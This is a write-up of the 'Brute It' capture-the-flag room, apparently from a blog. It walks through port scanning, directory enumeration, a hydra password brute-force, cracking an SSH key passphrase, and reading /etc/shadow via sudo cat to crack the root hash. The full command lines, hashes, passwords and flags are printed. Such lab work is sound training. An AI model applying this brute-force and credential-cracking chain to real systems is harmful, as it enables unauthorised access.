


LinkedIn: [Kelvin Kimotho](#)



The first thing i always do is to connect to their network via the provided vpn using the OpenVPN tool. I download the vpn config file the connect to their network like this. This enables me to interact with the target machine.

```
kali@kali: ~/Downloads
File Actions Edit View Help

(kali@kali)~/Downloads
└─┬─┘
  ls
  Mr.kevin.ovpn

(kali@kali)~/Downloads
└─┬─┘
  sudo openvpn Mr.kevin.ovpn

2025-04-07 10:49:04 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-04-07 10:49:04 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-04-07 10:49:04 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2025-04-07 10:49:04 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-04-07 10:49:04 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2025-04-07 10:49:04 DCO version: N/A
2025-04-07 10:49:04 TCP/UDP: Preserving recently used remote address: [AF_INET]3.104.196.208:1194
2025-04-07 10:49:04 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-04-07 10:49:04 UDPv4 link local: (not bound)
2025-04-07 10:49:04 UDPv4 link remote: [AF_INET]3.104.196.208:1194
2025-04-07 10:49:05 TLS: Initial packet from [AF_INET]3.104.196.208:1194, sid=6615970b 5ac1af4e
2025-04-07 10:49:06 VERIFY OK: depth=1, CN=ChangeMe
2025-04-07 10:49:06 VERIFY KU OK

2025-04-07 10:49:07 net_route_v4_add: 10.101.0.0/16 via 10.4.0.1 dev [NULL] table 0 metric 1000
2025-04-07 10:49:07 net_route_v4_add: 10.103.0.0/16 via 10.4.0.1 dev [NULL] table 0 metric 1000
2025-04-07 10:49:07 net_route_v4_add: 10.3.0.0/16 via 10.4.0.1 dev [NULL] table 0 metric 1000
2025-04-07 10:49:07 Initialization Sequence Completed
2025-04-07 10:49:07 Data channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 26, compression: 'lzo'
2025-04-07 10:49:07 Timers: ping 5, ping-restart 120
2025-04-07 10:49:07 Protocol options: explicit-exit-notify 3
```

“Initialization Sequence Completed” indicates a successful connection.

Recon

I began by scanning the target for running services, open ports and service versions running on the target using NMAP tool.

“`sudo nmap -sV 10[.]10[.]172[.]248`”.

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~/Desktop
$ sudo nmap -sV 10.10.172.248
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-07 10:53 UTC
Nmap scan report for 10.10.172.248
Host is up (0.78s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.21 seconds
```

Questions

room progress (50%)

Search for open ports using nmap.
How many ports are open?

2

✓ Correct Answer

Hint

What version of SSH is running?

OpenSSH 7.6p1

✓ Correct Answer

What version of Apache is running?

2.4.29

✓ Correct Answer

Which Linux distribution is running?

Ubuntu

✓ Correct Answer

Search for hidden directories on web server.
What is the hidden directory?

/admin

✓ Correct Answer

Hint

Question: Search for open ports using nmap.

How many ports are open?

Answer: 2

Question: What version of SSH is running?

Answer: OpenSSH 7.6p1

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1
```

Question: What version of Apache is running?

Answer: 2.4.29

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Question: Which Linux distribution is running?

Answer: Ubuntu

Question: Search for hidden directories on web server.

What is the hidden directory?

For directory enumeration, I used **gobuster**. I first installed the tool into my vm.

```
(kali@kali)-[~/Desktop]
$ sudo apt install gobuster
Installing:
  gobuster

Suggested packages:
  cups

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2172
  Download size: 2,844 kB
  Space needed: 9,483 kB / 1,552 MB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 gobuster amd64 3.6.0-1+b7 [2,844 kB]
Fetched 2,844 kB in 4s (650 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 415720 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-1+b7_amd64.deb ...
Unpacking gobuster (3.6.0-1+b7) ...
Setting up gobuster (3.6.0-1+b7) ...
Processing triggers for man-db (2.12.1-2) ...
Processing triggers for kali-menu (2024.3.1) ...

(kali@kali)-[~/Desktop]
$ gobuster
```

Then went ahead and performed the directory enumeration where i discovered **admin** directory.

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ sudo gobuster dir -u 10.10.172.248 -w common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.172.248
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode


/admin (Status: 301) [Size: 314] [→ http://10.10.172.248/admin/]
Progress: 1942 / 1943 (99.95%)

Finished


(kali@kali)-[~/Desktop]
$
```

Getting a Shell

I first examined the admin login page including the html code where i found a comment that confirmed the username as **'admin'**. The only thing remaining was the admin password.



The hint suggested the use of **hydra** a tool to brute force the admin accounts password. I used the massive **rockyou.txt** wordlist for this operation.



Hydra managed to brute force the admin account password” **xavier**”.

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz


(kali@kali)-[~/Desktop]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.172.248 http-post-form "/admin/index.php:user='^USER'&pass='^PASS':F-username or password invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-07 11:26:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.172.248:80/admin/index.php:user='^USER'&pass='^PASS':F-username or password invalid
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 14344293 to do in 2255:24h, 16 active

[80][http-post-form] host: 10.10.172.248 login: admin password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-07 11:29:04

(kali@kali)-[~/Desktop]
$
What is John's RSA Private Key passphrase?
(kali@kali)-[~/Desktop]
$
(kali@kali)-[~/Desktop]
$
```

I then logged in to the admins panel using username 'admin' and password 'xavier'.



Hello john, finish the development of the site, here's your [RSA private key](#).

THM{brut3 force is e4sy}

I then downloaded the RSA private key into my machine using **wget** tool.

```
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ ls
common.txt

(kali@kali)-[~/Desktop]
$ wget http://10.10.172.248/admin/panel/id_rsa
--2025-04-07 11:36:33-- http://10.10.172.248/admin/panel/id_rsa
Connecting to 10.10.172.248:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1766 (1.7K)
Saving to: 'id_rsa'

id_rsa                                100%[=====] 1.72K --.-KB/s in 0.002s

2025-04-07 11:36:35 (855 KB/s) - 'id_rsa' saved [1766/1766]

(kali@kali)-[~/Desktop]
$ ls
common.txt id_rsa

(kali@kali)-[~/Desktop]
$
```

I then used **ssh2john** tool to create a hash file from the private key file.

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ssh2john id_rsa > hash
(kali@kali)-[~/Desktop]
$ ls
common.txt hash id_rsa
(kali@kali)-[~/Desktop]
$
```

I then used john the ripper tool together with the rockyou wordlist to to crack the hash.

```
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo john hash -w=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=BCrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll (id_rsa)
lg 0:00:00:00 DONE (2025-04-07 11:40) 25.00g/s 1815Kp/s 1815Kc/s 1815Kc/s saloni..rock14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/Desktop]
$
```

The RSA private key phrase was ” **rockinroll**” which was the password for john. I changed the permissions for the key file then went ahead to **ssh** into the target machine now, i entered the passphrase ” **rockinroll**” and i managed to login as user john.

```
john@bruteit: ~
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ls
common.txt hash id_rsa
(kali@kali)-[~/Desktop]
$ chmod 744 id_rsa
(kali@kali)-[~/Desktop]
$ ls -al id_rsa
-rwxr--r-- 1 kali kali 1766 Aug 16 2020 id_rsa
(kali@kali)-[~/Desktop]
$ sudo ssh -i id_rsa john@10.10.172.248
The authenticity of host '10.10.172.248 (10.10.172.248)' can't be established.
ED25519 key fingerprint is SHA256:kuN3XXc+oPQAti00Gaw6lCV2oGx+hdAnqsJ/7yfrGnM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.172.248' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Apr 7 11:48:31 UTC 2025

System load:  0.0          Processes:    103
Usage of /:   25.7% of 19.56GB   Users logged in:  0
Memory usage: 39%           IP address for eth0: 10.10.172.248
Swap usage:  0%

63 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$ pwd
/home/john
john@bruteit:~$
```

I came across a user.txt file which held the flag.

```
63 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$ pwd
/home/john
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
john@bruteit:~$
john@bruteit:~$
john@bruteit:~$
john@bruteit:~$
john@bruteit:~$
```

Questions

Find a form to get a shell on SSH.

Answer the questions below

What is the user:password of the admin panel?

admin:xavier ✓ Correct Answer Hint

Crack the RSA key you found.

What is John's RSA Private Key passphrase?

rockinroll ✓ Correct Answer Hint

user.txt

THM{a_password_is_not_a_barrier} ✓ Correct Answer

Web flag

THM{brut3_f0rce_is_e4sy} ✓ Correct Answer

Privilege Escalation

The goal here was to find the files user john had permission to execute, mostly targeting the shadow file to get admin account password hash. Ran the command “sudo -l”.

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
  (root) NOPASSWD: /bin/cat
john@bruteit:~$
```


John had permissions to use the cat tool so i went ahead and viewed the contents of the shadow file. I ran ” **sudo cat /etc/shadow**” command.

```
john@bruteit:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJbDKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
thm:$6$hAlc6HXuBjHnJKzc$NPo/0/iuwh3.86Pga097jTJJ/hmb0nPj8S/V6LZDsJueszxFVZvuHsfCirm4zZ11UqcoB9IEWY1CV.wcuzIZ.:18489:0:99999:7:::
sshd:*:18489:0:99999:7:::
john:$6$10d0Yah$BA2G28e1l/ZUZAV5uNaiNPE0Pa6XHWUf7uNTp2mooxwa4UzhfC0kjpzPimy1sLPnm9r/9soRw8KqrSgfdPFi0:18490:0:99999:7:::
john@bruteit:~$
```

The root account has was ”

root:\$6\$zdk0.jUm\$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJbDKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL”.

The hash appeared to be a sha-512 because of the \$6\$ at the beginning of the hash. I went ahead and used Hashcat to crack the root user account password.



I then went ahead cracking the hash using hashcat. The root user password was ” football”.


```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
└─$ sudo hashcat -m 0 -a 1800 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0
.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-2430M CPU @ 2.40GHz, 1414/2
892 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 2 secs

$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJbDKJA4a6M.JYPUTAa
Wu4infDji88U9yUXEVgL.:football

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ... XEVG
L.
Time.Started....: Mon Apr 7 13:10:48 2025 (1 sec)
Time.Estimated...: Mon Apr 7 13:10:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 235 H/s (14.95ms) @ Accel:256 Loops:128 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 256/14344385 (0.00%)
Rejected.....: 0/256 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 -> freedom
Hardware.Mon.#1...: Temp: 81c Util: 94%

Started: Mon Apr 7 13:09:28 2025
Stopped: Mon Apr 7 13:10:51 2025

(kali@kali)-[~/Desktop]
└─$
(kali@kali)-[~/Desktop]
└─$
```

The next step now was to switch to the root user account and find the root user flag. But before that, I remembered that user john had permission to execute "cat". I tried cat on an imaginary root.txt in the root user directory. The root user flag was "THM{pr1v1l3g3_3sc4l4t10n}".

```
john@bruteit:~$ sudo cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
john@bruteit:~$
```

I tried to switch to the root user account from john's account. This was just a confirmation that the text file really existed. I used the password "football" and logged in to the root user account.

```
john@bruteit:~$ su
Password:
root@bruteit:/home/john# ls
user.txt
root@bruteit:/home/john# cd
root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@bruteit:~#
```

I tried to switch to the root user account from john's account that the text file really existed.

Questions

Task 4 Privilege Escalation

Now, we need to escalate our privileges.

Answer the questions below

Find a form to escalate your privileges.
What is the root's password?

football

✓ Correct Answer

🔍 Hint

root.txt

THM{pr1v1l3g3_3sc4l4t10n}

✓ Correct Answer

The badge!!!



Congratulations on completing Brute It!!! 🎉

Points earned

🎯 330

Completed tasks

📋 4

Room type

🚩 Challenge

Difficulty

📶 Easy

Streak

🔥 1

🗉 Leave Feedback

Next